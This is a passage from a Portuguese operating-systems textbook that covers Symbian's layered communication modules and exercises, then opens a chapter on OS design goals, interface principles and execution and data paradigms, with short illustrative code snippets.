Primeiro, observe que o dispositivo não foi alterado. Como dissemos anteriormente, o Symbian não tem controle sobre o hardware. Dessa forma, ele acomoda os dispositivos de hardware por meio de seu projeto de API em camadas, sem especificar como o hardware é projetado e construído. Isso é, na verdade, uma vantagem para o Symbian e seus desenvolvedores. Olhando o hardware como uma unidade abstrata e projetando a comunicação em torno dessa abstração, eles garantiram que o Symbian conseguisse tratar a ampla variedade de dispositivos atualmente disponíveis e acomodar novos dispositivos no futuro.

#### A camada do driver de dispositivo

A camada do driver de dispositivo foi subdividida em outras duas camadas na Figura 12.5. Como mencionamos anteriormente, a camada PDD faz a interface direta com o dispositivo físico por meio de uma porta específica no hardware. A camada LDD faz a interface com a camada de implementação de protocolo e implementa as políticas do Symbian relacionadas ao dispositivo. Essas políticas incluem buffer de entrada e saída, mecanismos de interrupção e controle de fluxo.

#### A camada de implementação de protocolo

Várias subcamadas foram adicionadas à camada de implementação de protocolo na Figura 12.5. Quatro tipos de módulos são usados para implementação de protocolo; eles são listados a seguir:

- 1. Módulos CSY: o nível mais baixo da camada de implementação de protocolo é o módulo de servidores de comunicação, ou CSY. Um módulo CSY se comunica diretamente com o hardware por meio da porção PDD do driver do dispositivo, implementando os vários aspectos de baixo nível dos protocolos. Por exemplo, um protocolo pode solicitar uma transferência de dados brutos para o dispositivo de hardware ou pode especificar uma transferência com buffer de 7 ou 8 bits. Esses modos seriam tratados pelo módulo CSY.
- 2. Módulos TSY: a telefonia compreende grande parte da infraestrutura de comunicação, e módulos especiais são usados em sua implementação. Os módulos de servidores de telefonia (TSY) implementam as funcionalidades da telefonia. Os TSYs básicos podem dar suporte a funções de telefonia padrão, como realizar e finalizar chamadas, em um amplo conjunto de dispositivos de hardware. TSYs mais avançados podem dar suporte a funções mais aprimoradas dos telefones, como a funcionalidade GSM.
- 3. Módulos PRT: os módulos principais usados na implementação de protocolo são os módulos de pro-




Figura 12.5 A estrutura de comunicação no Symbian tem um grande conjunto de características.

mentados pelo módulo BT.PRT.

tocolo, ou módulos PRT. Eles são usados pelos servidores para implementar os protocolos. Um servidor cria uma instância de um módulo PRT quando pretende usar o protocolo. O conjunto de protocolos TCP/IP, por exemplo, é implementado pelo módulo TCPIP.PRT. Os protocolos de Bluetooth são imple-

4. MTMs: como o Symbian foi projetado especificamente para o envio de mensagens, sua arquitetura cria um mecanismo para tratar mensagens de todos os tipos. Esses tratadores de mensagens são chamados de módulos de tipos de mensagem, ou MTMs. Há vários aspectos no tratamento de mensagens e os MTMs devem implementar cada um deles. MTMs de interface com os usuários devem implementar as várias formas que os usuários irão ver e manipular as mensagens, desde como o usuário lê uma mensagem até a forma como ele será informado de seu processo de envio. MTMs do lado do cliente tratam de endereçamento, criação e respostas às mensagens, enquanto os MTMs do lado do servidor devem implementar a manipulação de mensagens orientada a servidores, incluindo manipulação de pastas e manipulação específica de mensagens.

Esses módulos utilizam-se uns dos outros de várias formas, dependendo do tipo de comunicação utilizado. As implementações de protocolo utilizando Bluetooth, por exemplo, vão usar apenas módulos PRT sobre os drivers de dispositivos. Alguns protocolos IrDA também agirão assim. Implementações de TCP/IP que usam PPP utilizarão módulos PRT, TSY e CSY. Implementações de TCP/IP sem PPP geralmente não utilizam o módulo TSY nem o CSY, mas ligam o módulo PRT diretamente ao driver de dispositivo de rede.

#### Modularidade de infraestrutura

A modularidade desse modelo baseado em pilha é útil aos implementadores. A qualidade de abstração do projeto em camadas fica evidente nos exemplos que acabamos de ver. Considere uma implementação de TCP/IP em pilha. Uma conexão PPP pode ir diretamente a um módulo CSY ou escolher uma implementação GSM ou TSY de modem normal, ou que, em contrapartida, acontece pelo módulo CSY. Quando, no futuro, surgirem novas tecnologias de telefonia, essa estrutura ainda vai funcionar e precisaremos apenas adicionar um módulo TSY para a nova implementação de telefonia. Além disso, ajustar a pilha de protocolo TCP/IP não requer alterar nenhum dos módulos dos quais ela depende; basta que ajustemos o módulo PRT de TCP/IP e deixemos os demais. Essa vasta modularidade significa que novos códigos são facilmente inseridos na infraestrutura, códigos antigos são facilmente descartados e códigos existentes podem ser modificados sem abalar o sistema inteiro ou necessitar de reinstalações.

Finalmente, a Figura 12.5 adicionou subcamadas à camada de aplicação. Alguns módulos CSY são usados pelas aplicações para fazerem interface com módulos de protocolos nas implementações de protocolo. Ainda que seja possível considerar essa característica como parte da implementação de protocolo, é mais claro pensar que eles dão assistência às aplicações. Um exemplo disso seria uma aplicação que usa infravermelho para enviar mensagens SMS a partir de um telefone móvel. Essa aplicação usaria um módulo CSY IRCOMM no lado da aplicação, que usa uma implementação de SMS embutida em uma camada de implementação de protocolo. Mais uma vez, a modularidade de todo o processo é uma grande vantagem para aplicações que precisam focar aquilo que fazem melhor, e não processos de comunicação.

#### 12.9 Resumo

O Symbian foi projetado como um sistema operacional orientado a objetos para plataformas de smartphones. Ele tem um projeto de micronúcleo, que tem em seu centro um nanonúcleo, implementando apenas as funções mais básicas e rápidas do núcleo. O sistema usa uma arquitetura cliente/servidor que coordena o acesso aos recursos de sistema com servidores no espaço do usuário. Ainda que projetado para os smartphones, o Symbian apresenta muitas das características de um sistema de uso geral: processos e threads, gerenciamento de memória, suporte a sistemas de arquivos e uma rica infraestrutura de comunicação. O sistema Symbian implementa algumas funções singulares; por exemplo, objetos ativos tornam a espera por eventos externos muito mais eficiente; a falta de memória virtual torna o gerenciamento de memória mais desafiador e o suporte para a orientação a objetos nos drivers de dispositivo usa um modelo abstrato de duas camadas.

#### **Problemas**

- 1. Para cada um dos exemplos de serviços a seguir, descreva se ele deveria ser considerado uma operação no espaço do núcleo ou no espaço do usuário (por exemplo, em um servidor do sistema), para um sistema operacional baseado em micronúcleo como o Symbian:
  - 1. Agendar um thread para execução
  - 2. Imprimir um documento
  - Responder a uma consulta sobre descoberta de um dispositivo Bluetooth
  - 4. Gerenciar o acesso de threads à tela
  - Tocar um som quando uma mensagem for recebida
  - 6. Interromper a execução para atender a uma chamada telefônica
- Liste três melhoras na eficiência trazidas pelo projeto de micronúcleo.

- 3. Liste três problemas de eficiência trazidos pelo projeto de micronúcleo.
- 4. O Symbian divide seu projeto de núcleo em duas camadas: o nanonúcleo e o núcleo desse sistema operacional. Serviços como gerenciamento dinâmico de memória foram considerados muito complicados para o nanonúcleo. Descreva os componentes complicados do gerenciamento dinâmico de memória e explique por que eles podem não funcionar no nanonúcleo.
- 5. Discutimos os objetos ativos como uma forma de tornar o processamento de E/S mais eficiente. Você acha que uma aplicação poderia usar múltiplos objetos ativos ao mesmo

- tempo? Como o sistema reagiria quando múltiplos eventos de E/S solicitassem uma ação?
- 6. A segurança no Symbian concentra-se na instalação e na assinatura de aplicações? Isso é o bastante? É possível uma situação na qual uma aplicação pode ser armazenada para execução sem ter sido instalada? (Dica: pense em todos os possíveis pontos de entrada de dados em um telefone móvel.)
- 7. No Symbian, a proteção de recursos compartilhados baseada em servidores é muito usada. Liste três vantagens desse tipo de coordenação de recursos em um ambiente de micronúcleo. Reflita sobre como cada uma dessas vantagens pode afetar uma arquitetura de núcleo diferente.

# Capítulo 13

# Projeto de sistemas operacionais

Nos 12 capítulos anteriores, abordamos uma série de fundamentos e vimos muitos conceitos e exemplos relacionados aos sistemas operacionais. Mas o estudo dos sistemas operacionais existentes é diferente do projeto de um novo sistema operacional. Neste capítulo, examinaremos rapidamente algumas das questões e ponderações que os projetistas de sistemas operacionais devem levar em consideração durante o projeto e a implementação de um novo sistema operacional.

Existe um certo folclore sobre o que é bom ou ruim em torno da comunidade de sistemas operacionais, embora surpreendentemente pouco tenha sido escrito sobre o tema. Talvez o livro mais importante seja o clássico de Fred Brooks (1975), chamado *The mythical man month*, no qual ele relata suas experiências no projeto e na implementação do OS/360 da IBM. A edição de 20º aniversário revisa parte da matéria e adiciona quatro capítulos novos (Brooks, 1995).

Três artigos clássicos sobre o projeto de sistemas operacionais são: "Hints for computer system design" (Lampson, 1984), "On building systems that will fail" (Corbató, 1991) e "End-to-end arguments in system design" (Saltzer et al., 1984). Como o livro de Brooks, esses três artigos têm sobrevivido extremamente bem aos anos; muitos de seus pensamentos são válidos ainda hoje como quando foram publicados pela primeira vez.

Este capítulo esboça essas ideias, somadas a uma experiência pessoal como projetista ou coprojetista de três sistemas: Amoeba (Tanenbaum et al., 1990), MINIX (Tanenbaum e Woodhull, 1997) e Globe (Van Steen et al., 1999a). Visto que não há nenhum consenso entre os projetistas de sistemas operacionais sobre a melhor maneira de projetar um sistema operacional, este capítulo será, assim, mais pessoal, especulativo e indubitavelmente mais controverso que os anteriores.

# A natureza do problema de projeto

O projeto do sistema operacional é mais um projeto de engenharia do que uma ciência exata. É muito mais difícil estabelecer objetivos claros e alcançá-los. Vamos abordar inicialmente esses pontos.

### 13.1.1 Objetivos

Para projetar um sistema operacional bem-sucedido, os projetistas precisam ter uma ideia clara do que querem. A falta de um objetivo torna muito mais difícil tomar decisões. Para deixar essa questão mais clara, vamos partir de duas linguagens de programação: PL/I e C. A PL/I foi projetada pela IBM na década de 1960 porque era uma chateação fornecer suporte tanto para o FORTRAN quanto para o COBOL e constrangedor ouvir os acadêmicos dizerem, nos bastidores, que o Algol era melhor que os dois. Assim, um comitê foi criado para produzir uma linguagem que deveria satisfazer tudo para todos: a PL/I. Ela tinha um pouquinho do FORTRAN, do COBOL e do Algol. Ela fracassou porque não tinha uma visão unificada: era simplesmente uma coleção de características em situação de disputa uma com as outras e muito sobrecarregada para que fosse compilada e inicializada eficientemente.

Agora considere C. Ela foi projetada por uma pessoa (Dennis Ritchie) com um propósito (programação de sistemas). Foi um grande sucesso, pois Ritchie sabia o que queria e o que não queria. Como consequência, ela ainda é amplamente usada, mesmo décadas após sua aparição. Uma clara visão do que você quer é crucial.

O que os projetistas de sistemas operacionais querem? Obviamente isso varia de um sistema para outro, assim como de sistemas embarcados para sistemas servidores. Contudo, para sistemas operacionais de propósito geral, quatro itens principais devem ser considerados:

- Definir abstrações.
- 2. Fornecer operações primitivas.
- 3. Garantir isolamento.
- 4. Gerenciar o hardware.

Cada um desses itens será discutido a seguir.

A tarefa mais importante — talvez a mais difícil — de um sistema operacional é definir as abstrações corretamente. Algumas delas, como processos, espaços de endereçamento e arquivos, têm sido usadas durante tanto tempo que parecem óbvias. Outras, como threads, são mais recentes e menos desenvolvidas. Por exemplo, se um processo multithread, com um thread bloqueado esperando uma entrada do teclado, cria um novo processo, esse novo processo também terá um thread esperando uma entrada do teclado? Outras abstrações são relacionadas a sincroni-

zação, sinais, modelo de memória, modelagem de entrada e saída e muitas outras áreas.

Cada uma das abstrações pode ser instanciada na forma de estruturas de dados concretas. Os usuários podem criar processos, arquivos, semáforos etc. As operações primitivas manipulam essas estruturas de dados. Por exemplo, os usuários podem ler e escrever em arquivos. As operações primitivas são implementadas na forma de chamadas de sistema. Do ponto de vista do usuário, o coração do sistema operacional é formado por abstrações e operações sobre elas, disponíveis por meio de chamadas de sistema.

Visto que múltiplos usuários podem usar um computador ao mesmo tempo, o sistema operacional precisa fornecer mecanismos para mantê-los separados. Um usuário não pode interferir em outro. O conceito de processo é amplamente aplicado para agrupar recursos por questões de proteção. Arquivos e outras estruturas de dados geralmente são protegidos também. A garantia de que cada usuário possa executar somente operações autorizadas sobre dados autorizados é um objetivo essencial do projeto de sistemas. Contudo, os usuários também querem compartilhar dados e recursos, de modo que o isolamento deve ser seletivo e sob o controle do usuário. Isso é muito mais difícil. O programa de e-mail não deveria conseguir impactar severamente o navegador. Mesmo quando há um único usuário, diferentes processos precisam ser isolados.

Fortemente relacionada a essa questão está a necessidade de isolar falhas. Se alguma parte do sistema falha muito provavelmente um processo do usuário —, esta não deve ser capaz de arrastar o resto do sistema junto com ela. O projeto do sistema tem de garantir que as várias partes também sejam bem isoladas umas das outras. Idealmente, partes do sistema operacional também devem ser isoladas umas das outras para permitir falhas independentes.

Por fim, o sistema operacional tem de gerenciar o hardware. Em particular, ele deve cuidar de todos os circuitos de baixo nível, como controladores de interrupção e de barramento. Ele também precisa fornecer um modelo que permita que os drivers de dispositivos gerenciem os maiores dispositivos de entrada e saída, como discos, impressoras e monitor.

## 13.1.2 Por que é difícil projetar um sistema operacional?

A lei de Moore diz que o hardware de um computador é melhorado por um fator de 100 a cada década. Mas não existe nenhuma lei que diga que o sistema operacional é melhorado por um fator de 100 a cada década, ou mesmo que tenha alguma melhora. Na realidade, pode acontecer que alguns deles sejam piores em certas questões centrais (como a confiabilidade) do que a versão 7 do UNIX era na década de 1970.

Por quê? A inércia e o desejo de compatibilidade com sistemas mais antigos muitas vezes levam a maior parte da culpa, e a falha em aderir aos bons princípios de projeto é também uma razão. Entretanto, há mais a ser dito. De certa maneira, os sistemas operacionais são fundamentalmente diferentes dos aplicativos pequenos vendidos nas lojas de computadores por US\$ 49. Vamos observar oito das questões que tornam o projeto do sistema operacional muito mais difícil do que o projeto de um aplicativo.

Primeira: os sistemas operacionais têm se tornado programas extremamente extensos. Nenhuma pessoa pode sentar-se diante de um PC e dominar um sistema operacional sério em poucos meses. Todas as versões atuais do UNIX excedem três milhões de linhas de código; o Windows Vista possui mais de cinco milhões de linhas de código no modo núcleo (e mais de 70 milhões de linhas no total). Ninguém é capaz de compreender de três a cinco milhões de linhas de código, quanto mais 70 milhões. Quando você tem um produto que nenhum dos projetistas pode compreender completamente, não deve surpreender o fato de os resultados estarem muitas vezes distantes da solução ótima.

Os sistemas operacionais não são os sistemas mais complexos que existem. As aeronaves de transporte de passageiros, por exemplo, são muito mais complicadas, mas se dividem melhor em subsistemas isolados. As pessoas que projetam os banheiros dessas aeronaves não se preocupam com o sistema de radares. Os dois subsistemas não interagem muito entre si. Em um sistema operacional, o sistema de arquivos muitas vezes interage com o sistema de memória em situações inesperadas e imprevisíveis.

Segunda: os sistemas operacionais têm de lidar com a concorrência. Existem múltiplos usuários e dispositivos de entrada e saída, todos ativos de uma só vez. O gerenciamento da concorrência é inerentemente muito mais difícil do que o gerenciamento de uma única atividade sequencial. As condições de corrida e de impasses são apenas dois dos problemas que surgem.

Terceira: os sistemas operacionais lidam com usuários potencialmente hostis — usuários que querem interferir no funcionamento do sistema ou fazer coisas proibidas, como roubar os arquivos dos outros usuários. O sistema operacional precisa tomar medidas para evitar que esses usuários se comportem inadequadamente. Os programas de processamento de textos e editores de imagens não têm esse problema.

Quarta: desconsiderando o fato de que nem todos os usuários confiam uns nos outros, muitos usuários querem compartilhar informações e recursos com outros usuários selecionados. O sistema operacional tem de tornar isso possível, mas de modo que os usuários mal-intencionados não possam interferir. Novamente, os aplicativos não encaram esse tipo de desafio.

Quinta: os sistemas operacionais vivem por um longo tempo. O UNIX vem sendo usado há um quarto de século; o Windows existe há mais de uma década e não mostra sinais de que vá desaparecer. Consequentemente, os projetistas

#### 594 Sistemas operacionais modernos

devem pensar como o hardware e as aplicações podem mudar no futuro distante e como eles devem se preparar para isso. Os sistemas direcionados muito intensamente para uma visão específica do mundo geralmente logo ficam para trás.

Sexta: os projetistas de sistemas operacionais realmente não têm uma boa ideia de como seus sistemas serão usados, de modo que eles precisam desenvolvê-los visando a uma considerável generalidade. Nem o UNIX nem o Windows foram projetados com e-mail ou com navegadores de Web em mente — apesar de que muitos computadores que executam esses sistemas fazem pouco mais do que isso. Ninguém diz a um projetista de navio para construir um navio sem especificar se o que se quer é um navio pesqueiro, um navio de cruzeiro ou um encouraçado. Menos ainda muda-se de ideia depois do produto pronto.

Sétima: os sistemas operacionais modernos em geral são projetados para serem portáteis, o que significa que têm de executar em múltiplas plataformas de hardware. Eles também devem funcionar com centenas, talvez milhares, de dispositivos de entrada e de saída, e todos são projetados independentemente, sem qualquer relação uns com os outros. Um exemplo de um problema gerado por essa diversificação é a necessidade que um sistema operacional tem de executar tanto em máquinas que adotam a ordem little--endian de bytes em uma palavra quanto em máquinas que adotam a ordem big-endian. Um segundo exemplo era visto constantemente no MS-DOS quando os usuários tentavam instalar, por exemplo, uma placa de som e um modem que usavam as mesmas portas de entrada e de saída ou linhas de requisição de interrupção. Alguns poucos programas além dos sistemas operacionais precisam tratar esses problemas causados pelas partes conflitantes do hardware.

Oitava, última em nossa lista: a frequente necessidade de manter a compatibilidade com algum sistema operacional anterior. Esse sistema pode ter restrições nos tamanhos das palavras, em nomes de arquivos ou em outros aspectos que os projetistas atualmente consideram obsoletos, mas que estão atrelados a esses sistemas antigos. É o mesmo que transformar uma fábrica a fim de produzir os carros do próximo ano em vez dos carros deste ano, mas continuando a produzir os carros deste ano a toda capacidade.

# 13.2 Projeto de interface

Deve estar claro neste momento que a escrita de um sistema operacional moderno não é fácil. Mas, por onde começar? Provavelmente, o melhor é pensar nas interfaces que ele deve fornecer. Um sistema operacional fornece um conjunto de abstrações, implementadas principalmente por tipos de dados (por exemplo, arquivos) e operações sobre eles (por exemplo, read). Juntos, esses serviços formam a interface para seus usuários. Note que nesse contexto os usuários do sistema operacional são programadores que escrevem códigos que usam chamadas de sistema, não pessoas que executam programas aplicativos.

Além da interface principal de chamadas de sistema, a maioria dos sistemas operacionais tem interfaces adicionais. Por exemplo, alguns programadores precisam escrever drivers de dispositivos para inseri-los dentro do sistema operacional. Esses drivers enxergam certas características e podem realizar determinadas chamadas de procedimento. Essas características e chamadas também definem uma interface, mas esta é muito diferente daquela que os programadores de aplicativos enxergam. Todas essas interfaces devem ser cuidadosamente projetadas se o objetivo é um sistema bem-sucedido.

# 13.2.1 Princípios norteadores

Existem princípios capazes de guiar o projeto de interface? Acreditamos que sim. Em linhas gerais, são: simplicidade, completude e capacidade para ser implementado eficientemente.

#### Princípio 1: simplicidade

Uma interface simples é mais fácil de compreender e implementar de uma maneira livre de erros. Todos os projetistas de sistemas deveriam memorizar esta famosa citação do pioneiro aviador francês e escritor Antoine de St.-Exupéry:

A perfeição é alcançada não quando não há mais o que acrescentar, mas sim quando não há mais o que tirar.

Esse princípio diz que menos é melhor do que mais, ao menos para o sistema operacional. Uma outra maneira de dizer isso é o princípio KISS: "Mantenha-o simples, estúpido" (do inglês "Keep it simple, stupid").

#### Princípio 2: completude

Obviamente, a interface deve permitir a realização de qualquer coisa que os usuários queiram fazer, isto é, ela deve ser completa. Isso nos leva a uma outra citação famosa, agora de Albert Einstein:

Tudo deve ser o mais simples possível, mas não mais simples que isso.

Em outras palavras, o sistema operacional deve fazer exatamente o que é necessário que ele faça e mais nada. Se os usuários precisam armazenar dados, ele deve fornecer algum mecanismo para armazenar dados. Se os usuários precisam comunicar-se uns com os outros, o sistema operacional tem de fornecer um mecanismo de comunicação, e assim por diante. Em sua palestra de 1991 durante o Turing Award, Fernando Corbató, um dos projetistas do CTSS e do MULTICS, combinou os conceitos de simplicidade e completude e disse:

Primeiro, é importante enfatizar o valor da simplicidade e da elegância, já que a complexidade tem uma maneira de compor dificuldades e, como temos visto, criando erros. Minha definição de elegância é a realização de uma dada funcionalidade com um mínimo de mecanismo e um máximo de clareza.

A ideia principal aqui é o mínimo de mecanismo. Em outras palavras, cada característica, função ou chamada de sistema deve arcar com seu próprio peso. Elas devem fazer algo e fazê-lo benfeito. Quando um membro da equipe de projeto propõe estender uma chamada de sistema ou adicionar alguma nova característica, os outros devem perguntar se algo terrível ocorrerá se ignorarmos essa questão. Se a resposta é: "Não, mas algum dia alguém poderá descobrir que essa característica é útil", coloque-a em uma biblioteca no nível do usuário, não no nível do sistema operacional, ainda que ela figue lenta. Nem todas as características precisam ser mais rápidas do que uma bala em alta velocidade. O objetivo é preservar aquilo que Corbató chamou de mínimo de mecanismo.

Vamos agora considerar resumidamente dois exemplos de minha própria experiência: o MINIX (Tanenbaum e Woodhull, 2006) e o Amoeba (Tanenbaum et al., 1990). Para todas as intenções e propósitos, MINIX tem três chamadas de sistema: send, receive e sendrec. O sistema é estruturado como uma coleção de processos, com o gerenciador de memória, o sistema de arquivos e cada driver de dispositivo, como um processo escalonado separadamente. Em uma análise preliminar, tudo o que o núcleo faz é escalonar processos e tratar a troca de mensagens entre eles. Consequentemente, somente duas chamadas de sistema são necessárias: send, para enviar uma mensagem, e receive, para receber uma mensagem. A terceira chamada, sendrec, é simplesmente uma otimização, por questões de eficiência, para permitir que uma mensagem seja enviada e a resposta seja requisitada usando somente uma interrupção do núcleo. Tudo o mais é feito requisitando algum outro processo (por exemplo, o processo do sistema de arquivos ou o driver do disco) para fazer o trabalho.

O Amoeba é ainda mais simples; tem somente uma chamada de sistema: executar chamada remota de procedimento. Essa chamada envia uma mensagem e espera por uma resposta. É essencialmente o mesmo que o sendrec do MINIX. Todo o resto é construído sobre essa única chamada.

#### Princípio 3: eficiência

O terceiro princípio é a eficiência da implementação. Se uma característica ou uma chamada de sistema não puder ser implementada de modo eficiente, provavelmente não vale a pena tê-la. Também deve ser intuitivo para o programador o quanto custa uma chamada de sistema. Por exemplo, os programadores do UNIX esperam que a chamada de sistema Iseek seja mais barata do que a chamada de sistema read, pois a primeira simplesmente troca um ponteiro na memória, ao passo que a segunda executa entrada e saída no disco. Se os custos intuitivos estiverem errados, os programadores escreverão programas ineficientemente.

## 13.2.2 Paradigmas

Uma vez que os objetivos foram estabelecidos, o projeto pode começar. Um bom ponto de partida é pensar sobre

como os clientes enxergarão o sistema. Uma das questões mais importantes é como fazer todas as características do sistema bem unificadas para formar aquilo que é muitas vezes chamado de **coerência arquitetural**. Nesse sentido, é importante diferenciar dois tipos de 'clientes' de sistemas operacionais. De um lado, existem os usuários, que interagem com os programas aplicativos; do outro lado estão os programadores, que escrevem esses programas. Os primeiros, na maioria das vezes, interagem com a interface gráfica; os outros, em geral, interagem com a interface de chamada de sistema. Se a intenção é ter uma única interface gráfica abrangendo o sistema todo, como no Macintosh, o projeto deveria iniciar por ela. Se, por outro lado, a intenção é dar suporte a muitas interfaces gráficas, como no UNIX, a interface de chamada de sistema deveria ser projetada primeiro. Fazer primeiro a interface gráfica implica um projeto de cima para baixo. As questões importantes são: quais características ela terá, como os usuários vão interagir com ela e como o sistema deveria ser projetado para dar suporte a ela? Por exemplo, se a maioria dos programas mostra ícones na tela e depois espera até que o usuário clique sobre eles, isso sugere um modelo orientado a eventos para a interface gráfica e provavelmente também para o sistema operacional. Por outro lado, se a tela é, na maioria das vezes, cheia de janelas de texto, então um modelo no qual os processos leem do teclado provavelmente é melhor.

Fazer primeiro a interface de chamada de sistema implica um projeto de baixo para cima. Nesse caso, a questão é: de quais tipos de características os programadores em geral precisam? Na verdade, não são necessárias muitas características especiais para dar suporte uma interface gráfica. Por exemplo, o sistema gerenciador de janelas do UNIX, X, é simplesmente um grande programa em C que faz reads e writes no teclado, no mouse e no vídeo. O X foi desenvolvido tempos depois do UNIX e não exigiu muitas alterações do sistema operacional para fazê-lo funcionar. Essa experiência validou o fato de que o UNIX era suficientemente completo.

## Paradigmas da interface do usuário

Para ambas as interfaces em nível de interface gráfica e em nível de chamada de sistema, o aspecto mais importante é a existência de um bom paradigma (às vezes chamado de metáfora) para fornecer uma maneira de enxergar a interface. Muitas interfaces gráficas para computadores pessoais usam o paradigma WIMP, discutido no Capítulo 5. Esse paradigma usa o aponte e clique, aponte e clique duplamente, arraste e outros idiomas por toda a interface para fornecer uma coerência arquitetural para o todo. Muitas vezes existem necessidades adicionais para os programas, como a existência de uma barra de menu com ARQUIVO, EDITAR e outras entradas, cada uma delas com certos itens de menu bem conhecidos. Dessa maneira, os usuários que conhecem um programa podem rapidamente aprender outro.

Contudo, a interface de usuário WIMP não é a única possível. Alguns computadores de mão usam uma interface



estilizada de escrita à mão. Os dispositivos de multimídia dedicados podem usar uma interface do tipo VCR. E, obviamente, a entrada de voz tem um paradigma completamente diferente. O importante não é tanto o paradigma escolhido, mas o fato de existir um único paradigma dominante que unifique toda a interface do usuário.

Sempre que um paradigma é escolhido, é importante que todos os aplicativos o utilizem. Consequentemente, os projetistas de sistemas precisam fornecer bibliotecas e ferramentas para os desenvolvedores de aplicações que lhes permitam acessar procedimentos que produzam uma interface com estilo uniforme. O projeto da interface do usuário é muito importante, mas não é o assunto deste livro, de modo que voltaremos ao tema da interface do sistema operacional.

## Paradigmas de execução

A coerência arquitetural é importante no nível do usuário, mas igualmente importante no nível da interface de chamadas de sistema. Nesse caso, é frequentemente útil diferenciar entre o paradigma de execução e o paradigma de dados, de modo que descreveremos ambos, iniciando com o primeiro.

Dois paradigmas de execução são amplamente conhecidos: o algorítmico e o orientado a eventos. O paradigma algorítmico baseia-se na ideia de que um programa é inicializado para executar alguma função que ele conhece antecipadamente ou que deve obter a partir de seus parâmetros. Essa função pode querer compilar um programa, fazer a folha de pagamento ou pilotar um avião para São Francisco. A lógica básica é fixada em código no qual o programa faz chamadas de sistema de tempos em tempos para obter a entrada do usuário, os serviços do sistema operacional etc. Essa estratégia é esquematizada na Figura 13.1(a).

Outro paradigma de execução é o **paradigma orientado a eventos**, apresentado pela Figura 13.1(b). Nesse caso, o programa executa algum tipo de inicialização — por exemplo, mostra uma certa tela — e depois espera que o sistema operacional o informe sobre o primeiro evento. O evento muitas vezes é uma tecla pressionada ou um movi-

```
main()
main()
                                   mess_t msg;
     int ...;
     int();
                                   init();
     do_something();
                                   while (get_message(&msg)) {
                                         switch (msg.type) {
     read(...);
     do_something_else();
                                             case 1: ...;
     write(...);
                                             case 2: ...;
                                             case 3: ...;
     keep_going();
     exit(0);
}
                              }
           (a)
                                           (b)
```

Figura 13.1 (a) Código algorítmico. (b) Código orientado a eventos.

mento do mouse. Esse projeto é útil para programas altamente interativos.

Cada uma dessas maneiras de projetar o sistema conduz a um estilo próprio de programação. No paradigma algorítmico, os algoritmos são centrais e o sistema operacional é considerado um provedor de serviços. No paradigma orientado a eventos, o sistema operacional também fornece serviços, mas essa função é ofuscada pela função de coordenador de atividades de usuários e de gerador de eventos que são consumidos pelos processos.

#### Paradigmas de dados

O paradigma de execução não é o único exportado pelo sistema operacional. Um outro igualmente importante é o paradigma de dados. A questão principal nesse caso é como as estruturas do sistema e os dispositivos são apresentados ao programador. Nas primeiras versões dos sistemas FORTRAN em lote, tudo foi modelado como uma fita magnética sequencial. Os pacotes de cartões de entrada eram tratados como fitas de entrada, os pacotes de cartões a serem perfurados eram tratados como fitas de saída e a saída para a impressora era tratada como fita de saída. Os arquivos do disco também eram tratados como fitas. O acesso aleatório ao arquivo somente era possível retrocedendo a fita até a posição correspondente do arquivo e lendo-o novamente.

O mapeamento era feito usando cartões de controle de tarefas, como estas:

```
MOUNT(TAPE08, REEL781)
RUN(INPUT, MYDATA, OUTPUT, PUNCH, TAPE08)
```

O primeiro cartão instrui o operador a pegar o rolo de fita 781 da prateleira de fitas e montá-lo no dispositivo de fita número 8. O segundo cartão instrui o sistema operacional a executar o programa FORTRAN recém-compilado, mapeando *INPUT* (que indica o leitor de cartão) à fita lógica número 1, o arquivo do disco *MYDATA* à fita lógica número 2, a impressora (chamada *OUTPUT*) à fita lógica número 3, o perfurador de cartão (chamado *PUNCH*) à fita lógica número 4 e o dispositivo de fita físico número 8 à fita lógica número 5.

O FORTRAN tinha uma sintaxe para leitura e escrita em fitas lógicas. Lendo da fita lógica número 1, o programa obtinha a entrada via cartão. Escrevendo na fita lógica número 3, a saída aparecia posteriormente na impressora. Lendo da fita lógica número 5, o rolo de fita 781 podia ser lido e assim por diante. Note que a ideia de fita era somente um paradigma para integrar o leitor de cartão, a impressora, o perfurador, os arquivos do disco e as fitas. Nesse exemplo, somente a fita lógica número 5 era uma fita física; o resto eram arquivos comuns do disco (em *spool*). Tratava-se de um paradigma primitivo, mas foi o início na direção correta.

Posteriormente chegou o UNIX, que vai muito mais além com o uso do modelo "tudo é um arquivo". Usando esse paradigma, todos os dispositivos de entrada e saída são tratados como arquivos e podem ser abertos e manipulados como arquivos comuns. As declarações em C

fd1 = open("file1", O\_RDWR); fd2 = open("/dev/tty", O\_RDWR)'

abrem um arquivo verdadeiro no disco e o terminal do usuário (teclado + monitor). As declarações subsequentes podem usar fd1 e fd2 para ler e escrever neles, respectivamente. Daqueles comandos em diante, não existe diferença entre acessar o arquivo e acessar o terminal, exceto que posicionamentos aleatórios (seek) no terminal não são permitidos.

O UNIX não somente unifica os arquivos e os dispositivos de entrada e saída, mas também permite que outros processos sejam acessados, via pipes, como arquivos. Além disso, quando são suportados arquivos mapeados, um processo pode obter acesso à sua própria memória virtual como se ela fosse um arquivo. Por fim, nas versões do UNIX que possuem sistema de arquivos /proc, a declaração C

fd3 = open("/proc/501", O\_RDWR);

permite ao processo (tentar) acessar a memória do processo 501 para leitura e escrita usando o descritor de arquivo fd3 — algo útil para, digamos, um depurador.

O Windows Vista vai ainda mais além e tenta fazer com que tudo se pareça com um objeto. Uma vez que um processo tenha adquirido um identificador válido para um arquivo, um processo, um semáforo, uma caixa de correio ou outro objeto do núcleo, pode executar operações sobre ele. Esse paradigma é ainda mais geral do que o do UNIX e do que o do FORTRAN.

A unificação dos paradigmas também ocorre em outros contextos. Um deles é importante mencionar aqui: a Web. O paradigma por trás da Web é que o ciberespaço é cheio de documentos, cada um com um URL. Digitando um URL ou clicando em uma entrada ligada a um URL, você obtém o documento. Na realidade, muitos 'documentos' não existem de fato, mas são gerados por um programa ou por um script de shell de interface quando uma solicitação é recebida. Por exemplo, quando um usuário solicita em uma loja virtual uma lista de CDs de um artista em particular, o documento é gerado naquele momento por um programa — ele certamente não existia antes de a solicitação ter sido feita.

Até agora vimos quatro casos, em que tudo pode ser fita, arquivo, objeto ou documento. Em todos os quatro casos, a intenção é unificar dados, dispositivos e outros recursos, de modo que seja fácil trabalhar com eles. Todo sistema operacional deve ter um paradigma de unificação de dados.

